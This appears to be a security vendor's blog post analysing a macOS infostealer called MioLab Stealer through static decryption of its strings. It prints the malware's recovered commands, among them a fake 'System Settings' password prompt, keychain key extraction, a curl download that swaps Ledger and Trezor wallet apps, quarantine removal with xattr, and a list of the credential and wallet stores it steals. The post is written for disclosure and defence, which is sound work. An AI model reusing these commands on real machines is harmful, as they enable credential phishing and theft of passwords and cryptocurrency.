Blog · November 15, 2026 · MioLab
MioLab Stealer: what its configuration says once decrypted
This Mac program hides the words it works from under encryption; MacVigil decrypted them without running it and found the password, cookie and wallet stores it names.
We collected a Mac binary labeled MioLabStealer, first seen on November 13, 2026, and gave it to MacVigil two days later, without running it. It comes out dangerous, 100 out of 100, without checking any list of known files: XProtect, MacVigil’s list of known-malware fingerprints and its DeepBranch AI second opinion were all switched off for this verdict.

A file with almost no words in it
The file is 811 KB. It is a universal binary, signed ad hoc under the identifier ggggg: a signature with no one behind it. Look for readable text in it and you find almost nothing: no file path, no command, no address. The strings the program needs are encrypted, and it carries the code that decrypts them.
MacVigil reads that code and redoes the decryption without running the program. The finding that decides the verdict is called “Carries a concealed configuration naming what it acts on”. It cites three strings, each read under the encryption that hid it:
• cookies.sqlite : Credential-related references and operations
• killall Terminal 2>/dev/null : Changes to macOS protections
• /Library/Application Support/com.apple.TCC/TCC.db : Privacy permission references and operations
The first is Firefox’s cookie database. The third is the database where macOS records which apps may use the camera, the microphone, the screen and the disk. Read by hand, the program does not edit that database: it tries to copy it to the temporary folder, a test that only succeeds with Full Disk Access. The second asks killall to close Terminal: if the victim started the program from a Terminal window, whatever they could have read there would disappear with it.

The commands, followed to the call that runs them
Finding a string doesn’t prove it is used. So MacVigil follows the text from the place where it is built to the argument of the function that executes it. Here are three commands read that way, as the report shows them:
system("killall Terminal 2>/dev/null")
popen("…1…2 buttons {"Continue"} default button "Continue" with title "…3" with hidden answer' 2>/dev/null")
popen("…1' '…2' 2>/dev/null")
The second is a dialog window with a masked text field and a single “Continue” button. The numbered dots (…1, …2, …3) are the pieces the program assembles at the last moment and that MacVigil did not read: the app shows them as they are rather than guessing. Read by hand, the holes can be filled. The message and the icon are written in the file, and the title is the configuration text next to them:
osascript -e 'display dialog "Please enter your password to continue" default answer "" with icon 2 buttons {"Continue"} default button "Continue" with title "System Settings" with hidden answer' 2>/dev/nullAnother finding reads an archive extractor at the call that runs it, unpacking into /Applications:
popen("ditto -x -k '' /Applications 2>/dev/null")The report also cites a download, and the command that would remove the download mark from a file:
curl --fail --output '' '…1/api/download/app-bundle?name=&user_id=&arch=…2' 2>/dev/null
xattr -c '' 2>/dev/null
Read by hand, the name in that download is ledger-wallet or trezor-suite, the user id is 124, and the architecture is arm64 in the Apple silicon part of the file.
A program that carries the commands to download an application, unpack it into /Applications and erase what would let Gatekeeper examine it has the shape of an installer that doesn’t want to be seen. Read by hand, it is more precise than that: it replaces a wallet app already installed with one from its server. MacVigil keeps that combination for review rather than concluding on it: “Nothing read in this file links these steps: no followed path goes from the download to what is installed or started, and no place names what another place fetched.” The program itself asks its server for two app bundles, ledger-wallet and trezor-suite, and only when Ledger Live, Ledger Wallet or Trezor Suite is already installed.
What it names
Once the strings are decrypted, the program names four kinds of secret stores, and an address:
Library/Keychains/login.keychain-db, the login keychain;Login Dataandcookies.sqlite, the passwords and cookies of web browsers;NoteStore.sqlite, the database of the Notes app;wallet.datand Ledger Live’s configuration, for cryptocurrency;- a server address; read by hand, the configuration holds four.
It also names an archiving command, ditto -c -k, which makes a ZIP file.
What the program is written to do
We went back to the file by hand, without running it. Every hidden string is rebuilt by the program from two blocks of numbers, so the whole table can be recomputed from the code, some 470 strings and 206 extension identifiers, plus a small configuration block that decodes to this:
user id 124 · build "ggggg"
four server addresses (left out here)
txt md csv json doc docx xls xlsx pdf cfg kdbx
Read in order, the strings tell the whole plan.
It asks, and checks. The password window is fully written in the configuration:
display dialog "Please enter your password to continue" … with title "System Settings" with hidden answerThe answer is tested with dscl . -authonly, and the window is built to come back until the test passes. The password is then saved to a file named User Password.txt.
It collects. The login keychain; cookies, saved passwords, cards and autofill from 14 Chrome-family browsers and 6 Firefox-family ones; the key of each browser, asked from the keychain (security find-generic-password -s 'Chrome Safe Storage' -w); the data of 206 browser extensions, listed by identifier; Apple Notes; Safari cookies; Telegram and Discord sessions; 14 desktop wallets, from Electrum and Exodus to Tonkeeper. A small AppleScript makes Finder copy documents from Desktop, Documents and Downloads, by extension, up to 5 MB.
It sends. Everything is zipped with ditto, cut into 8 MB pieces and posted to /api/reports/upload/chunk.
It swaps your wallet app. This is the part the name does not suggest. If Ledger Live, Ledger Wallet or Trezor Suite is installed, the program asks its server for a replacement and puts it in place:
curl … '…/api/download/app-bundle?name=ledger-wallet&user_id=124&arch=arm64'
killall -9 'Ledger Live'
ditto -x -k '….zip' /Applications
It stays. It downloads an “agent” into a hidden folder, ~/.hlpr, turns on Do Not Disturb, which would keep macOS’s “background item added” notice from showing, and registers the agent to start at every login under the label com.hlpr.agent. Then it shows a fake error, “Application error occurred, please try again, or send feedback”, with a button reading “ОК” in Cyrillic letters.
The file does not say which of the four servers answers, nor what the agent and the replacement wallet apps contain: neither is in it.
The file
| File | First seen | SHA-256 | Verdict by behavior |
|---|---|---|---|
Universal Mach-O, 811 KB, signed ad hoc (ggggg) | November 13, 2026 | 2b4f61c274bf8e4a79cf77e7b36d18d1dd265e8e894f5f2b6d8babc6323d556a | dangerous, 100 |
Get the next write-up by email:
More: fake password prompts on a Mac · “macOS cannot verify this app” · check your Mac for malware · all blog posts